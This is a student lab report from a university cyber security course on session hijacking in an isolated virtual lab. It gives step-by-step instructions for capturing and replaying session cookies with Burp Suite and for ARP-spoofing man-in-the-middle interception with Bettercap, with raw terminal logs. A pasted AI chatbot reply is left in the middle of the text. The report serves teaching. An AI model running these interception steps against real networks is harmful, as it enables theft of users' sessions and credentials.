Ghulam Ishaq Khan Institute of Engineering Sciences and Technology

Cyber Security Principles (CY-201)

Faculty: CYS

Date of Submission: 14th May'25

Group no # 6

Module 11

Group Members

- 2023649 Shehroze Majeed
- 2023463 Muhammad Maisam Raza

- 2023581 Usman Ali

Module Objective

Module: Session Hijacking

- Gain insight into how session hijacking compromises user sessions over networks.
- Learn different hijacking methods such as TCP/IP hijacking, cross-site scripting, and cookie theft.
- Understand tools used by attackers to capture or predict session tokens.
- Explore preventive measures like secure session handling and encryption techniques.

Environment Setup

Environment Setup

- **Parrot OS was used as the attacker machine due to its built-in penetration testing tools and security-focused environment.**
- **Windows 11 served as the client-side target, simulating end-user systems commonly found in organizations.**
- **Windows Server 2022 was used as the server-side target, representing typical enterprise-level infrastructure.**
- **The machines were connected in a virtual lab environment, allowing safe and isolated execution of DDoS and session hijacking attacks for learning and testing purposes.**

Tools Used

🔷 **For Session Hijacking:**

- **Burp Suite – A powerful proxy tool used for intercepting and manipulating HTTP requests and sessions.**
- **Bettercap – Used to perform MITM (Man-In-The-Middle) attacks and hijack**

active sessions on the network.

- **Hetty – A modern HTTP toolkit used to inspect and tamper with HTTP traffic during session attacks.**

Errors and Issues Faced

- **Insufficient System Resources**: Our personal systems were not capable of handling the resource load required for running multiple VMs and attack tools simultaneously.
  Resolution: We used high-performance systems available in our university lab and accessed them remotely for better performance and stability.

- **Bettercap Not Intercepting Requests**: During the session hijacking module, Bettercap failed to intercept HTTP requests properly.
  Resolution: We verified network interface settings, enabled IP forwarding, and ensured Bettercap was launched with root privileges. Restarting the service resolved the issue.

- **Burp Suite Certificate Not Trusted by Browser**: The browser showed a warning and did not allow traffic interception.
  Resolution: We exported Burp Suite's CA certificate and manually imported it into the browser's trusted certificate list.

Final Learning and Reflection

Through these modules, we gained practical hands-on experience in identifying and simulating **Session Hijacking techniques**, which significantly enhanced our understanding of how real-world attackers operate. We developed skills in **network scanning, traffic analysis, attack execution, and defensive strategies**, which are directly relevant to cybersecurity roles in today's threat landscape. Working in a controlled environment gave us insight into the **challenges of securing systems under attack**, including limitations in resources and configurations. A surprising realization was how **easily session tokens can be intercepted or manipulated** when basic security measures are not enforced—emphasizing the critical importance of encryption, secure coding practices, and constant monitoring in professional environments

Screenshot of Working

Session Hijack

Step-by-Step Process:

1. Configure Burp Suite Proxy
Open Burp Suite on the attacker machine.

Go to the Proxy tab → Options → Ensure the proxy listener is active on 192.168.56.103:8080.

2. Set Up Victim Browser to Use Burp Proxy
On the victim machine (192.168.102.11), configure the browser (e.g., Firefox) to use the Burp proxy:

Manual proxy configuration:

HTTP Proxy: 192.168.56.103

Port: 8080

(Alternatively, use ARP spoofing to redirect traffic if you can't modify victim settings.)

3. Intercept Victim's Session
In Burp, go to Proxy → Intercept and turn Intercept on.


Have the victim (192.168.102.11) log in to a vulnerable website (e.g., http://testphp.vulnweb.com).


Burp will capture the login request. Look for session cookies (e.g., Cookie: PHPSESSID=abc123).

4. Hijack the Session
Right-click the intercepted request → Send to Repeater.

In the Repeater tab, modify the Cookie header to use the victim's session ID.

Click Send—if successful, you'll get an authenticated response without logging in.





Got it! Here's the simplified, clean **Word-style step-by-step text** — no code formatting, just plain instructions like you'd write directly into a Word document:

Steps to Perform a MITM Attack Using Bettercap

Target IP: 192.168.56.102

---

1. Install Bettercap
Open a terminal and install Bettercap by running:
`sudo apt update && sudo apt install bettercap`

---

2. Start Bettercap
Run Bettercap with administrative privileges:
`sudo bettercap`

---

3. Identify the Network Interface
Type `net.show` in the Bettercap terminal to display available network interfaces.
Note the one currently in use, such as `eth0` or `wlan0`.

---

4. Set the Network Interface
If your interface isn't automatically selected, set it manually:
Type `set http.proxy.interface eth0` and `set https.proxy.interface eth0`, replacing `eth0` with your interface.

---

5. Configure ARP Spoofing
To target the victim and remain inside the internal network, enter the following:
Set the target IP with `set arp.spoof.targets 192.168.56.102`
Enable internal spoofing with `set arp.spoof.internal true`

---

6. Start ARP Spoofing
Enable ARP spoofing by typing:
`arp.spoof on`

---

7. Enable Sniffing and Proxies
Activate network sniffing and traffic proxies:
Type `net.sniff on`, `http.proxy on`, and `https.proxy on`

---

8. Start the Attack
Launch all enabled modules by typing:
`start`

---

9. Monitor Traffic
Watch the traffic as it's captured in real time.
Use the `help` command in Bettercap for additional modules or commands.

---

10. Stop the Attack
To cleanly stop the attack, type:
`arp.spoof off`, `net.sniff off`, `http.proxy off`, `https.proxy off`, and finally `quit` to exit Bettercap.

Let me know if you'd like this version saved into a Word file (.docx) so you can download it.

```
192.168.14.0/24 > 192.168.14.80 » [13:13:59] [sys.log] [err] module net.recon is alread
y running
192.168.14.0/24 > 192.168.14.80 » set http.proxy.ssltrip true
192.168.14.0/24 > 192.168.14.80 » set arp.spoof.internal
192.168.14.0/24 > 192.168.14.80 » [13:14:41] [sys.log] [err] unknown or invalid syntax
"set arp.spoof.internal", type help for the help menu.
192.168.14.0/24 > 192.168.14.80 » set arp.spoof.internal true
192.168.14.0/24 > 192.168.14.80 » set arp.spoof.targets 192.168.56.102
192.168.14.0/24 > 192.168.14.80 » http.proxy on
[13:15:34] [sys.log] [inf] http.proxy enabling forwarding.
192.168.14.0/24 > 192.168.14.80 » [13:15:34] [sys.log] [inf] http.proxy started on 192.
168.14.80:8080 (sslstrip disabled)
192.168.14.0/24 > 192.168.14.80 » arp.spoof on
192.168.14.0/24 > 192.168.14.80 » [13:15:41] [sys.log] [war] arp.spoof could not find s
poof targets
192.168.14.0/24 > 192.168.14.80 » [13:15:41] [sys.log] [war] arp.spoof arp spoofer star
ted targeting 254 possible network neighbours of 1 targets.
192.168.14.0/24 > 192.168.14.80 » [13:15:41] [sys.log] [war] arp.spoof could not find s
poof targets
192.168.14.0/24 > 192.168.14.80 » [13:15:41] [sys.log] [war] arp.spoof could not find s
poof targets
192.168.14.0/24 > 192.168.14.80 » [13:15:41] [sys.log] [war] arp.spoof could not find s
poof targets
192.168.14.0/24 > 192.168.14.80 » [13:15:41] [sys.log] [war] arp.spoof could not find s
poof targets
```

```
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of comma
nds]

192.168.14.0/24 > 192.168.14.80 » [13:12:27] [sys.log] [war] Could not find mac for 192
.168.14.229
192.168.14.0/24 > 192.168.14.80 » net.probe on
192.168.14.0/24 > 192.168.14.80 » [13:13:41] [sys.log] [inf] net.probe starting net.rec
on as a requirement for net.probe
192.168.14.0/24 > 192.168.14.80 » [13:13:41] [sys.log] [inf] net.probe probing 256 addr
esses on 192.168.14.0/24
192.168.14.0/24 > 192.168.14.80 » [13:13:42] [endpoint.new] endpoint 192.168.14.63 dete
cted as 08:d2:3e:48:d8:07 (Intel Corporate).
192.168.14.0/24 > 192.168.14.80 » [13:13:46] [endpoint.new] endpoint 192.168.14.229 det
ected as 36:26:f9:7b:4a:d0.
192.168.14.0/24 > 192.168.14.80 » net.reconon
192.168.14.0/24 > 192.168.14.80 » [13:13:54] [sys.log] [err] unknown or invalid syntax
"net.reconon", type help for the help menu.
192.168.14.0/24 > 192.168.14.80 » net.recon on
192.168.14.0/24 > 192.168.14.80 » [13:13:59] [sys.log] [err] module net.recon is alread
y running
192.168.14.0/24 > 192.168.14.80 » set http.proxy.ssltrip true
192.168.14.0/24 > 192.168.14.80 » set arp.spoof.internal
192.168.14.0/24 > 192.168.14.80 » [13:14:41] [sys.log] [err] unknown or invalid syntax
"set arp.spoof.internal", type help for the help menu.
192.168.14.0/24 > 192.168.14.80 » set arp.spoof.internal true
```